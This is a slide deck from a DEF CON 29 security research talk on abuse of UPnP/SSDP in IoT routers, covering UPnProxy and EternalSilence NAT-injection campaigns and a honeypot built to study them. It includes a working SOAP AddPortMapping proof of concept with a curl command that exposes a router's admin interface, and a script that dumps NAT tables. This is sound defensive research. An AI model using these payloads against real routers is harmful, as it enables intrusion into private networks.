UPnProxyPot:

fake the funk, become a blackhat proxy, MITM their TLS, and scrape the wire.

Akamai

d1rt

Chad Seaman

DEF CON 29

Akamai

Akamai SIRT

Team Lead &
Senior Engineer

DDoS Attacks with BillGates Linux Malware Intensify

XOR botnet authors migrate to using BillGates malware

Apr 7, 2016 22:40 GMT · By Catalin Cimpanu · Comment ·

Over the past six months, security researchers from Akamai's SIRT team have observed a shift in the cyber-criminal underground to using botnets created via the BillGates malware to launch massive 100+ Gbps DDoS attacks.

ars TECHNICA

BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE STORE

BLOCKCHAIN RESILIENCE —

The bitcoin blockchain is helping keep a botnet from being taken down

Wallet transactions camouflage the IP address of the botnet's control server.

JAN GOODIN - 2/23/2021, 9:00 AM

XOR DDoS Botnet Uses Compromised Linux Machines to Launch 150+ Gbps Attacks

XOR DDoS botnet launches 150 Gbps attacks against Chinese targets

Sep 29, 2015 22:26 GMT · By Catalin Cimpanu · Comment ·

threatpost Cloud Security / Malware / Vulnerabilities / InfoSec Insider

Intel Releases Updated Spectre Fixes For Broadwell and Haswell Chips

Ad Network Circumvents Ad-Block

Misconfigured Memcached Servers Abused to Amplify DDoS Attacks

SALTSTACK VULNERABILITIES ACTIVELY EXPLOITED IN THE WILD

By Larry Cashdollar May 5, 2020 9:05 AM

Home > Anatomy of a SYN-ACK attack

ANATOMY OF A SYN-ACK ATTACK

By Chad Seaman July 2, 2019 8:00 AM

Home > Tales From The Pot: Solr powered Kinsing

TALES FROM THE POT: SOLR POWERED KINSING

By Evyatar Salas October 27, 2020 7:31 AM

Additional research and support provided by Chad Seaman.

Home > Notes > VU#419128

IKE/IKEv2 protocol implementations may allow network amplification attacks

Army of Joomla Machines Used in DDoS-for-Hire Services

Botnet comprised over 150,000 Joomla servers at one point

Feb 27, 2015 13:27 GMT · By Ionut Ilascu · Comment ·

Systems running the content management system (CMS) Joomla have been targeted by cybercriminals for distributed denial-of-service (DDoS) attacks carried out leveraging a known vulnerability in a version of the Google Maps plug-in.

2 PHOTOS

RANSOM DEMANDS RETURN: NEW DDOS EXTORTION THREATS FROM OLD ACTORS TARGETING FINANCE AND RETAIL

By Akamai SIRT Alerts August 17, 2020 3:54 PM

KrebsonSecurity

In-depth security news and investigation

HOME ABOUT THE AUTHOR ADVERTISING/SPEAKING

Tech Firms Team Up to Take Down 'WireX' Android DDoS Botnet

August 28, 2017 25 Comments

A half dozen technology and security companies — some of them competitors — issued the exact same press release today. This unusual level of cross-industry collaboration caps a successful effort to dismantle 'WireX,' an extraordinary new crime machine comprising tens of thousands of hacked Android mobile devices that was used this month to launch a series of massive cyber attacks.

Experts involved in the takedown warn that WireX marks the emergence of a new class of attac that are more challenging to defend against and thus require broader industry cooperation to d

Mailing Lis

Subscribe h

BLEEPINGCOMPUTER

NEWS DOWNLOADS VIRUS REMOVAL GUIDES TUTORIALS DEALS

Home > News > Security > New Silex Malware Trashes IoT Devices Using Default Passwords

New Silex Malware Trashes IoT Devices Using Default Passwords

By Ionut Ilascu June 26, 2019 06:26 PM

Home > News > Security > WordPress and Joomla Sites Fuel Resurrected SpamTorte Botnet

WordPress and Joomla Sites Fuel Resurrected SpamTorte Botnet

THREAT ADVISORY - DCCP FOR (D)DOS

By Chad Seaman March 23, 2021 8:00 AM

EXECUTIVE SUMMARY

Recent attacks against Akamai customers have leveraged a net SIRT team to look into the protocol further and offer insights a

STEALTHWORKER: GOLANG-BASED BRUTE FORCE MALWARE STILL AN ACTIVE THREAT

By Larry Cashdollar June 4, 2020 9:00 AM

By: Larry Cashdollar

DIGITAL MAGAZINE EVENTS NEWSLETTERS INSIDER

Home > Security > Cyberattacks

NEWS

Misconfigured WS-Discovery in devices enable massive DDoS amplification

Researchers were able to achieve amplification rates of up to 15,300%. Some mitigations are possible.

Home > What happens when your vulnerability is weaponized for botnet proliferation

WHAT HAPPENS WHEN YOUR VULNERABILITY IS WEAPONIZED FOR BOTNET PROLIFERATION

By Larry Cashdollar January 6, 2021 9:00 AM

An examination of exploits used by the KashmirBlack botnet

ZDNet

VIDEOS WINDOWS 10 5G BEST VPNS CLOUD SECURITY AI MORE NEWSLETTERS

MUST READ: YouTube's algorithm is still recommending videos that you wish you hadn't seen, say researchers

Zero-day in popular jQuery plugin actively exploited for at least three years

A fix is out but the plugin is used in hundreds, if not thousands, of projects. Patching will take ages!

DEFCON 29

Akamai

First things first

What is IoT?

INTERNET OF THINGS

First things first

What is IoT?

INTERNET OF ~~THINGS~~ TRASH

Your abstract sucked, what is this about?

TL;DW

SSDP & UPnP have been widely vulnerable on IoT devices for nearly 20 years...

It is not only possible, but also very easy to turn these devices into proxy servers...

When attackers find vulnerable IoT devices susceptible to this kind of attack, they turn the device into a short lived proxy server and delete their tracks when they're done and/or the rules self destruct after their TTL expires...

We'll cover SSDP & UPnP, previous UPnProxy research/campaigns, and finally **UPnProxyPot**, how it works, and findings from a year of geographically distributed deployments...

SSDP & UPnP

What are those things?

SSDP: Simple Service Discovery Protocol

- Built for the LAN, uses broadcast addressing with HTTP over UDP
- machines on a LAN announce themselves and find network peers that expose services (printing, media sharing, network conf.)

UPnP: Universal Plug & Play

- Built for the LAN, good ole HTTP & SOAP (<shower><wash what=”butt”/></shower>)
- let’s machines on a LAN inquire about services and/or configurations
- let’s machines on a LAN access services and/or modify configurations

SSDP & UPnP

Okay, that doesn't sound so bad, what's wrong with them?

SSDP: Simple Service Discovery Protocol

- IoT devices are notoriously bad at deploying this correctly
- built for the LAN… better expose it on the WAN just for funsies
- DRDoS MVP of 2014/15… still has a seat at the popular DDoS vectors lunch table
- Still finding this bullshit with these same old problems on some "newer" devices… (ymmv)

UPnP: Universal Plug & Play

- Built for the LAN… but it's deployed on WAN too, of course
- LAN is a "safe space", so we just do what our "trusted" network peers tell us to do… no auth needed
- Information disclosure, ask away, I don't keep secrets
- Configuration changes, whatever you want boss… I'm easy peasy, baby
- SOAP RCE injections… because sanitizing input is for try hards

UPnP disclosure history

A brief, incomplete, but mostly relevant history

2003: Björn Stickler - Netgear UPnP information disclosure

2006: Armijn Hemel - SANE conference (upnp-hacks.org, great info here)

2011: Daniel Garcia - Defcon 19 - UPnP Mapping (fun talk, I was in the crowd)

UPnProxy history

A brief, incomplete, but mostly relevant history

2014: SSDP is the new hotness DDoS vector, we (Akamai SIRT) write about it

2015: SSDP research leads to UPnP research

2016: “UPnP - a decade after disclosure” (never published)

A Decade After Disclosure

Relevant PoC

An example of this might be enabling a public facing port to point back into the router's own LAN scoped address on port 80, essentially exposing the admin interface to the world. In lab experiments against a known vulnerable device this exact attack scenario was successfully achieved, doing so was trivial.

```
HTTP/1.1 200 OK
Cache-Control: max-age=180
ST: upnp:rootdevice
USN: uuid:12342409-1234-1234-5678-ee1234cc5678::upnp:rootdevice
EXT:
Server: OS 1.0 UPnP/1.0 Realtek/V1.3
Location: http://192.168.0.1:52869/picsdesc.xml
```

Fig. X) Information leakage exposes configuration information & LAN addressing scheme

```
$ cat SOAP_NAT.xml
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
  <s:Body>
      <u:AddPortMapping
xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">
        <NewRemoteHost></NewRemoteHost>
        <NewExternalPort>5555</NewExternalPort>
        <NewInternalClient>192.168.0.1</NewInternalClient>
        <NewInternalPort>80</NewInternalPort>
        <NewProtocol>TCP</NewProtocol>
        <NewPortMappingDescription>GIMMIEADMIN</NewPortMappingDescription>
        <NewLeaseDuration>10</NewLeaseDuration>
        <NewEnabled>1</NewEnabled>
    </u:AddPortMapping>
  </s:Body>
</s:Envelope>
```

Fig. X) SOAP payload to expose internal admin interface using data leaked via UPnP

```
curl -v \
 -X 'POST' \
 -H 'Content-Type: text/xml; charset="utf-8"' \
 -H 'Connection: close' \
 -H 'SOAPAction: "urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping"' \
 --data @SOAP_NAT.xml \
 "http://X.X.X.X:52869/upnp/control/WANIPConnection"
```

Fig. X) Injecting NAT entry

before	after
Not shown: 995 closed ports	Not shown: 994 closed ports
PORT STATE SERVICE	PORT STATE SERVICE
19/tcp filtered chargen	19/tcp filtered chargen
21/tcp open ftp	21/tcp open ftp
53/tcp filtered domain	53/tcp filtered domain
80/tcp filtered http	**80/tcp filtered http**
52869/tcp open unknown	**5555/tcp open freeciv**
	52869/tcp open unknown

Fig. X) Port scan results before and after NAT table injection

Fig. X) Device exposing admin interface over injected NAT entry

UPnProxy discovered

On accident...

- Sept 2016 - 620Gbps sustained DDoS attack
- Inspection of sources, lots of IoT, decent overlap with existing identified UPnP dataset…
- UPnP Info leaks could maybe help, start scraping in attempts to fingerprint botnet
- Correlation != Causation (Mirai)
- I had already wrote a script to brute UPnP →
- Weird entries in some of the UPnP tables…
- Entries pointing at DNS servers…
- Entries pointing at Akamai CDN servers…
- Entries pointing at HTTP(S) web servers…
- Interesting… but I've got other shit to do...

```
#!/usr/bin/bash

url=$1
soap_head='<?xml version="1.0" encoding="utf-8"?><s:Envelope
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/" xmlns:s="http://schemas.
xmlsoap.org/soap/envelope/"><s:Body><u:GetGenericPortMappingEntry xmlns:u="urn:upnp-
org:serviceId:WANIPConnection.1#GetGenericPortMappingEntry"><NewPortMappingIndex>'
soap_tail='</NewPortMappingIndex></u:GetGenericPortMappingEntry></s:Body></
s:Envelope>'

for i in `seq 1 1000`; do
    payload=$soap_head$i$soap_tail
    curl -H 'Content-Type: "text/xml;charset=UTF-8"' -H 'SOAPACTION: "urn:schemas-
upnp-org:service:WANIPConnection:1#GetGenericPortMappingEntry"' --data "$payload"
"$url"
    echo ""
done
```

Figure 18: Bash script to dump UPnP NAT entries

UPnProxy history

A brief, incomplete, but mostly relevant history

2014: SSDP is the new hotness DDoS vector, we (Akamai SIRT) write about it

2015: SSDP research leads to UPnP research

2016: “UPnP - a decade after disclosure” (never published)

2016: Mirai botnet + huge DDoS + Akamai

2016: investigating attack sources, accidentally find UPnProxy… too busy cracking botnet

2017: Decide to circle back and see what those oddities were about… scan the internet...

2018: “UPnProxy” campaigns discovered, confirmed, & published

UPnProxy uncovered

by the numbers


- 4.8 million SSDP responders
- 765k with exposed UPnP (16%)
- 65k actively injected (9% of vulnerable, 1.3% of total)
- 17,599 unique endpoint IPs injected
- If a device had one injection, it typically had multiples
- most injected dest = 18.8 million instances across 23,236 devices
- 2nd most injected dest = 11 million instances across 59,943 devices
- 15.9 million injections to DNS servers (TCP/53)
- 9.5 million injections to Web servers (TCP/80)
- 155,000 injections to HTTPS servers (TCP/443)

UPnProxy and APTs

G'luck, I'm behind 7 proxies lulz

The Inception Framework

Uses multiple routers & cloud services to hide attack origin



- The Inception Framework attack group uses a string of compromised routers worldwide to hide the true origin of its attacks.
- Every connection builds different chains of infected routers and once the connection is complete, it cleans up after itself.

Symantec. Copyright © Symantec Corporation

POSTED: 14 MAR, 2018 | 7 MIN READ | THREAT INTELLIGENCE

SUBSCRIBE

Inception Framework: Alive and Well, and Hiding Behind Proxies

Espionage group has remained active over the past three years, using cloud and IoT to hide in plain sight.

The cyber espionage group known as the Inception Framework has significantly developed its operations over the past three years, rolling out stealthy new tools and cleverly leveraging the cloud and the Internet of Things (IoT) in order to make its activities harder to detect.




Figure 17: Chained nodes devices only network map

DEFCON 27

Akamai

Just a couple devices...

Okay, 73 brands, over 400 models (that we COULD identify)

Accton RG231, RG300 AboCom Systems WB-02N, WB02N, Atlantis A02-RB2-WN, A02-RB-W300N ASUS DSL-AC68R, DSL-AC68U, DSL-N55U, DSL-N55U-B, MTK7620, RT-AC3200, RT-AC51U, RT-AC52U, RT-AC53, RT-AC53U, RT-AC54U, RT-AC55U, RT-AC55UHP, RTAC56R, RT-AC56S, RT-AC56U, RT-AC66R, RT-AC66U, RT-AC66W, RT-AC68P, RT-AC68R, RT-AC68U, RT-AC68W, RT-AC87R, RT-AC87U, RT-G32, RT-N10E, RT-N10LX, RTN10P, RT-N10PV2, RT-N10U, RT-N11P, RT-N12, RT-N12B1, RT-N12C1, RT-N12D1, RT-N12E, RT-N12HP, RT-N12LX, RT-N12VP, RT-N14U, RT-N14UHP, RT-N15U, RT-N16, RTN18U, RT-N53, RT-N56U, RT-N65R, RT-N65U, RT-N66R, RT-N66U, RT-N66W, RTN13U, SP-AC2015, WL500 AirTies Air4452RU, Air5450v3RU Alfa ALFA-R36, AIP-W502, AIP-W505 Anker N600 AximCOM X-116NX, MR-101N, MR-102N, MR-105N, MR-105NL, MR-108N, MR-216NV, P2P-Gear(PG-116N), P2PGear (PG-108N), P2PGear (PG-116N), P2PGear (PG-216NV), PG-116N, PGP-108N, PGP-108T, PGP-116N, TGB-102N, X-108NX Axler 10000NPLUS, 8500NPLUS, 9500NPLUS, LGI-R104N, LGI-R104T, LGI-X501, LGI-X502, LGI-X503, LGI-X601, LGI-X602, LGI-X603, R104M, R104T, RT-DSE, RT-TSE, X602, X603 Belkin F5D8635-4 v1, F9K1113 v5 B&B electric BB-F2 Bluelink BL-R31N, BL-R33N CentreCOM AR260SV2 CNet CBR-970, CBR-980 Davolink DVW-2000N D-Link DIR-601, DIR-615, DIR-620, DIR-825, DSL-2652BU, DSL2750B, DSL-2750B-E1, DSL-2750E, DVG-2102S, DVG5004S, DVG-N5402SP, RG-DLINK-WBR2300 Deliberant DLB APC ECHO 5D, APC 5M-18 + DrayTek Corp. Vigor300B E-Top BR480n UPnProxy: Blackhat Proxies via NAT Injections 16 EFM networks - ipTIME products A1004, A1004NS, A1004NS, A104NS, A2004NS, A2004NS, A2004NS-R, A2004NS-R, A3003NS, A3003NS, A3004NS, A3004NS, A3004NS, A3004NS, A3004NS, A5004NS, A704NS, A704NS, G1, G104, G104, G104A, G104BE, G104BE, G104M, G104M, G104i, G204, G204, G304, G304, G501, G504, G504, N1, N104, N104, N104A, N104K, N104M, N104M, N104R, N104S, N104S-r1, N104V, N104i, N1E, N2, N200R+, N2E, N3004, N300R, N300R, N5, N5004, N5004, N504, N6004, N6004M, N6004R, N604, N604, N604A, N604M, N604M, N604R, N604S, N604T, N604V, N604i, N608, N7004NS, N704, N704, N704A, N704M, N704NS, N704S, N704V, N8004, N8004R, N804, N904NS, NX505, Q1, Q1, Q104, Q104, Q204, Q304, Q304, Q504, Q504, Q604, Smart, T1004, T1008, T2008, T3004, T3008, V1016, V1024, V104, V108, V108, V116, V116, V124, V304, V308, X1005, X3003, X305, X5005, X5007 Edimax 3G6200N, 3G6200NL, BR-6204WG, BR-6228nS/nC, BR-6428, BR6228GNS, BR6258GN, BR6428NS Eminent EM4542, EM4543, EM4544, EM4551, EM4553, EM4570, EM4571 Energy Imports VB104W VDSL Emerson NR505-V3 FlexWatch Cameras FW1175-WM-W, FW7707-FNR, FW7909-FVM, FW9302-TXM FreeBSD router 1, 1.2.2, 1.2.3-RELEASE, 2.0.1-RELEASE Gigalink EM4570 Grandstream Networks GXE (router) Hitron CGN2-ROG, CGN2-UNE HP LaserJet 9500n plus Series Printers, GR112 (150M Portable Smart wireless Router) HFR, Inc. HFR Wired Router - H514G IP-COM R5, R7, R9, T3 iSonic ISO-150AR Intercross ICxETH5670NE Intelbras WRN 140, WRN 340, Roteador Wireless NPLUG Innacomm RG4332 I-O Data ETX2-R Jensen Scandinavia AL7000ac Kozumi K-1500NR LevelOne WBR-6005 Leviton 47611-WG4 Lenovo A6 Lei Branch OEM NR266G Logitec BR6428GNS, WLAN Access Point (popular device), Wireless Router (popular device) MSI RG300EX, RG300EX Lite, RG300EX Lite II MMC Technology MM01-005H, MM02-005H Monoprice MP-N6, MP-N600, 10926 Wireless AP Netis E1, RX30, WF-2409, WF2409, WF2409/WF2409D, WF2409E, WF2411, WF2411E, WF2411E_RU, WF2411I, WF2411R, WF2415, WF2419, WF2419E, WF2419R, WF2450, WF2470, WF2480, WF2681, WF2710, WF2780 UPnProxy: Blackhat Proxies via NAT Injections 17 NETCORE C403, NI360, NI360, NR20, NR235W, NR236W, NR255-V, NR255G, NR256, NR256P, NR266, NR266-E, NR266G, NR268, NR268-E, NR285G, NR286, NR286-E, NR286- GE, NR286-GEA, NR288, NR289-E, NR289-GE, NR566, NW715P, NW735, NW736, NW755, NW765, Q3, T1 NETGEAR R2000, WNDR3700, WNDR4300v2, WNR2000v4 Nexxt Solutions Viking 300 OpenWRT Version identification was not possible Patech P501, P104S Planex MZK-W300NR, MZK-MF150, MZK-MR150, MZKWNHR IGD Planet WDRT-731U, VRT-402N, VRT-420N Prolink PRT7002H Pinic IP04137 Roteador Wireless NPLUG Sitecom WLR-7100v1002 (X7 AC1200), WLR-1000, WLR-2100 SMC Wireless Cable Modem Gateway SMCD3GN-RRR, SMCWBR14S, SMCWBR14S-N3 SAPIDO BRC70n, BRC76n, BRF71n, RB-1132, RB-1132V2, RB-1232, RB-1232V2, RB-1602, RB-1732, RB-1800, RB-1802, RB-1842, RB-3001 Solik A2004NS Storylink SHD-G9 Shenzhen Landing Electronics TRG212M TOTOLINK (ZIONCOM, Tamio) AC5, A1200RD, A2004NS, C100RT, N150RA, N150RT, N200R, N200R+, N300R, N300R+, N300RA, N300RB, N300RG, N300RT, N5004, N500RDG, N505RDU, N6004, iBuddy Tenda 3G150M+, 4G800, A5s, A6, ADSL2, DEVICE, F306, N6, N60, TEI480, TEI602, W1800R Techniclan WAR-150GN Turbo-X M300 Ubiquiti AirRouter LAP-E4A2, NanoBeam M5-N5B-16-E815, AirGrid M5-AG5-HP-E245, PowerBeam M5-P5B-300- E3E5, NanoBridge M5-NB5-E2B5, PicoStation M2- p2N-E302, NanoStation M5-N5N-E805, NanoStation Loco M5-LM5-E8A5, NanoStation Loco M2-LM2-E0A2, NanoBeam M5-N5B-19-E825, AirGrid M5-AG5-HP-E255 ZIONCOM (shares models with EFM Networks & TOTOLINK) IP04103, ipTIME N200R+, ipTIME N300R ZTE ZTE router, ZXHN H118N, ZXHN_H108N, CPE Z700A Zyus VFG6005N, VFG6005 ZyXel Internet Center, Keenetic, Keenetic 4G, Keenetic DSL, Keenetic Giga II, Keenetic II, Keenetic Lite II, Keenetic Start, NBG-416N Internet Sharing Gateway, NBG-418N Internet Sharing Gateway, NBG4615 Internet Sharing Gateway, NBG5715 router, X150N Internet Gateway Device

UPnProxy uncovered

Pretty cool, but...

NO ONE CARES

Akamai

UPnProxy uncovered


Okay, so, maybe a couple people cared...

- **Research gets *some* industry attention**
- **Helps *some* ISPs support cleanup efforts**
- **Progress is made behind the scenes**
- ***Some* networks start filtering SSDP**
- **I get an email from a reporter a couple months after publication…**

UPnProxy: EternalSilence

Sometimes the demo gods are kind and merciful

- **Justine Underhill comes to talk about UPnProxy for a security episode of her online series**
- **During the live demo**
  - **zmap finds 1000 random SSDP responders**
  - **I dump their UPnP NAT tables**
  - **I accidentally discover someone is injecting routes into the network (vindication!)**



UPnProxy: EternalSilence uncovered

UPnProxy + EternalBlue + Silent Cookie = EternalSilence

- **Attackers are injecting routes into the LAN address space**
- **“galleta silenciosa” in `NewPortMappingDescription`**
- **Spanish, translates to “Silent Cookie”**
- **Injections target Samba/SMB**


```
{"NewProtocol": "TCP", "NewInternalPort": "445", "NewInternalClient": "192.168.10.165",
"NewPortMappingDescription": "galleta silenciosa", "NewExternalPort": "47622"},
{"NewProtocol": "TCP", "NewInternalPort": "139", "NewInternalClient": "192.168.10.166",
"NewPortMappingDescription": "galleta silenciosa", "NewExternalPort": "28823"},
{"NewProtocol": "TCP", "NewInternalPort": "445", "NewInternalClient": "192.168.10.166",
"NewPortMappingDescription": "galleta silenciosa", "NewExternalPort": "47623"},
{"NewProtocol": "TCP", "NewInternalPort": "139", "NewInternalClient": "192.168.10.183",
"NewPortMappingDescription": "galleta silenciosa", "NewExternalPort": "28840"},
{"NewProtocol": "TCP", "NewInternalPort": "139", "NewInternalClient": "192.168.10.194",
 "NewPortMappingDescription": "galleta silenciosa", "NewExternalPort": "28851"},
{"NewProtocol": "TCP", "NewInternalPort": "139", "NewInternalClient": "192.168.10.198",
"NewPortMappingDescription": "galleta silenciosa", "NewExternalPort": "28855"},
{"NewProtocol": "TCP", "NewInternalPort": "139", "NewInternalClient": "192.168.10.207",
 "NewPortMappingDescription": "galleta silenciosa", "NewExternalPort": "28864"},
{"NewProtocol": "TCP", "NewInternalPort": "139", "NewInternalClient": "192.168.10.209",
"NewPortMappingDescription": "galleta silenciosa", "NewExternalPort": "28866"},
{"NewProtocol": "TCP", "NewInternalPort": "139", "NewInternalClient": "192.168.10.212",
"NewPortMappingDescription": "galleta silenciosa", "NewExternalPort": "28869"},
{"NewProtocol": "TCP", "NewInternalPort": "445", "NewInternalClient": "192.168.10.212",
"NewPortMappingDescription": "galleta silenciosa", "NewExternalPort": "47669"}
```


Figure 2: A larger sample of EternalSilence injections found on a single router

UPnProxy history

A brief, incomplete, but mostly relevant history

2014: SSDP is the new hotness DDoS vector, we (Akamai SIRT) write about it

2015: SSDP research leads to UPnP research

2016: “UPnP - a decade after disclosure” (never published)

2016: Mirai botnet + huge DDoS + Akamai

2016: investigating attack sources, accidentally find UPnProxy… too busy cracking botnet

2017: Decide to circle back and see what those oddities were about… scan the internet...

2018: “UPnProxy” campaigns discovered, confirmed, & published

2018: “UPnProxy: EternalSilence” discovered & published

UPnProxy: EternalSilence

By the numbers

- **3.5 Million SSDP responders**
- **227,000 UPnP exposed**
- **45,000 with active EternalSilence injections**
- **No way to *<u>really</u>* know what they were up to...**
- **EternalBlue link is an educated guess on the most likely scenario…**
- **It’s what I’d do if I were them...**

That's cool but...

We have problems.

- Research up to this point has been via passive identification
- This requires scanning the entire internet regularly to find stuff
- Time consuming, lots of hate mail and threats for scanning stuff...
- Hundreds of gigs of logs per scan that need parsing and made sense of
- Campaign operators can delete entries...
- Entries self destruct on a timeline controlled by the operators...
- You still can't tell WHAT they're doing, just WHERE they're doing it...

So, what do we need?

[[player 3 has entered the fight]]

UPnProxyPot

UPnProxyPot

50k feet

- Listen for SSDP probes, direct attackers to fake UPnP
- UPnP emulation good enough to get to injections phase
- “On-the-fly” proxy capabilities
- MITM content inspection and logging
- TLS stripping
- Make this easy to modify for fingerprint evasion without code changes
- Session based PCAP capabilities
- Written in Golang & bash

UPnProxyPot

SSDP emulation

- **SSDP response lifted directly from most abused device in research**
- **Is stored in a flat file on disk, can be changed without code modification**
- **Any SSDP banner/location can be used, just make sure you update the UPnP listen socket to reflect SSDP or vice versa**

UPnProxyPot

UPnP emulation

- UPnP responses lifted directly from most abused device from research
- All HTML and XML is stored in flat files, updating these requires no code
- UPnP emulation serves basic files, handles NAT interactions
- Attacker supplied SOAP is parsed/handled via RegEx
- Will respond with error payloads if criteria aren't met
- Responses must contain attacker supplied data, so these responses use standard printf formatting (%s, %d, etc.)

UPnProxyPot

“On-the-fly” proxying

- **Attackers submit proxy configs via SOAP**
- **We parse them and create a “Session” of sorts**
- **Scrape and log plaintexts across the proxied session in both directions**
- **If they’re proxying to a TCP/443 endpoint we MITM the TLS connection**

UPnProxyPot

Stripping TLS

- Attackers actually do *some* verification here
- Initial deployments saw connections, but would bail before pushing data
